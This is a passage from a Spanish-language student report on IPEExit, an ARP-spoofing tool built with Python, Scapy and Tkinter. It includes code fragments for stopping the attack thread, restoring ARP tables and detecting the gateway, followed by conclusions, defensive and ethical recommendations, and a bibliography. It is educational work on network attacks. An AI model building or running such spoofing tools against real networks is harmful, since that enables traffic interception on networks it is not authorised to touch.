    if self.hilo_ataque: self.hilo_ataque.join(timeout=3)
    ip_objetivo = self.entrada_ip.get()
    mac_objetivo = self._obtener_mac_remota(ip_objetivo)
    if ip_objetivo and mac_objetivo:
        self._restaurar_arp(ip_objetivo, mac_objetivo)
    self.boton_iniciar.config(state=tk.NORMAL)
    self.boton_detener.config(state=tk.DISABLED)
```

Caso 3 Detección Automática de Puerta de Enlace

Al iniciarse, el sistema descubre y configura automáticamente la dirección IP de la puerta de enlace de la red para poder realizar las operaciones de suplantación de identidad. Esto se logra con la siguiente función:

```
# Función para obtener la puerta de enlace automáticamente
def _obtener_puerta_enlace(self):
    “Obtiene la IP de la puerta de enlace (router) ejecutando un comando de
sistema.”
    try:
        # Comando para Linux que busca la ruta por defecto y extrae la IP del
router.
        comando = "ip route | grep default | awk '{print $3}'"
        proceso = subprocess.run(comando, shell=True, capture_output=True,
text=True)
```

```
        return proceso.stdout.strip()

    except Exception:

        return None # Devuelve None si falla.
```

Conclusiones

Podemos concluir que realizar este proyecto sencillo nos ayudó bastante a entender cómo funcionan las redes locales, en especial el protocolo ARP y sus vulnerabilidades. Además, nos permitió aplicar conceptos teóricos en una herramienta práctica, utilizando Python y bibliotecas como Scapy y Tkinter. Gracias a este desarrollo, comprendimos mejor cómo se puede analizar, monitorear y proteger una red, así como la importancia del uso ético de las herramientas de ciberseguridad.

Teniendo todo lo anterior en cuenta, IPEExit, representa una implementación sencilla de las capacidades de ataque de suplantación de ARP con importantes implicaciones para la seguridad. La herramienta demuestra cómo se pueden explotar las vulnerabilidades de la red mediante un código Python relativamente sencillo que manipula las comunicaciones del protocolo ARP.

Recomendaciones

Podemos recomendar que este tipo de proyectos se sigan experimentando o desarrollando en entornos educativos o de prueba, ya que ayudan a comprender mejor cómo funcionan las redes y los posibles riesgos que pueden presentarse. También recomendamos seguir explorando otras herramientas de análisis de red para ampliar los conocimientos en ciberseguridad.

Para la seguridad de la Red

- Implementar la supervisión ARP: implementar herramientas de supervisión de la red que puedan detectar patrones de tráfico ARP inusuales e intentos de suplantación de identidad.
- Utilizar entradas ARP estáticas: para infraestructuras de red críticas, considerar la implementación de entradas de tabla ARP estáticas para evitar la suplantación de identidad.
- Segmentación de la Red: aislar los segmentos de red sensibles para limitar el impacto de los ataques de suplantación de identidad ARP.

Para uso educativo

- Solo en entornos Controlados: esta herramienta sólo debe utilizarse en entornos de laboratorio aislados o en escenarios de pruebas de penetración autorizados.
- Cumplimiento Legal: asegúrese de que todo uso cumpla con las leyes aplicables y las políticas organizativas relativas a las pruebas de seguridad de redes.
- Directrices éticas: establezca directrices éticas claras para el uso de este tipo de herramientas en contextos educativos.

Finalmente, es importante recordar que este tipo de herramientas deben usarse con responsabilidad y ética, respetando siempre la seguridad y privacidad de los demás.

BIBLIOGRAFÍA

Manjaro Linux Team. (2024). Manjaro Linux: Fast, user-friendly and powerful operating system based on Arch Linux. https://manjaro.org/

Silberschatz, A., Galvin, P. B., & Gagne, G. (2022). Operating System Concepts (10th ed.). Wiley.https://os.ecci.ucr.ac.cr/slides/Abraham-Silberschatz-Operating-System-Concepts-10th-2018.pdf

Lutz, M. (2013). *Learning Python* (5a ed.). O'Reilly Media.

Evaluación de viabilidad del proyecto de Kernel Unificado (Longene) como alternativa para la ejecución de programas de Windows en Linux Universidad Andina del Cusco - repositorio institucional.. Edu.Pe. https://repositorio.uandina.edu.pe/item/49a1c05b-56e5-4ab1-9591-5714c4f1841d

Biondi, P. (2023), Welcome to Scapy's documentation! — Scapy 2.6.1 documentation. Readthedocs.Io. https://scapy.readthedocs.io/en/latest/

Grayson, J. E. (2012). *Python and Tkinter Programming*. Manning Publications. https://www.manning.com/books/python-and-tkinter-programming

Forouzan, B. A. (2017). Data Communications and Networking (5th ed.). McGraw-Hill Education. https://elcom-team.com/Subjects/Data-Communications-and-Network-5e.

Spinello, R. A. (2014). *Cyberethics: Morality and Law in Cyberspace* (5th ed.). Jones & Bartlett Learning. samples.jblearning.com

LEY DE DELITOS INFORMÁTICOS. Ley N.° 30096. Gob.pe. https://www2.congreso.gob.pe

Manjaro Linux. (s.f.). *Manjaro Linux Empowering People and Organizations*. https://manjaro.org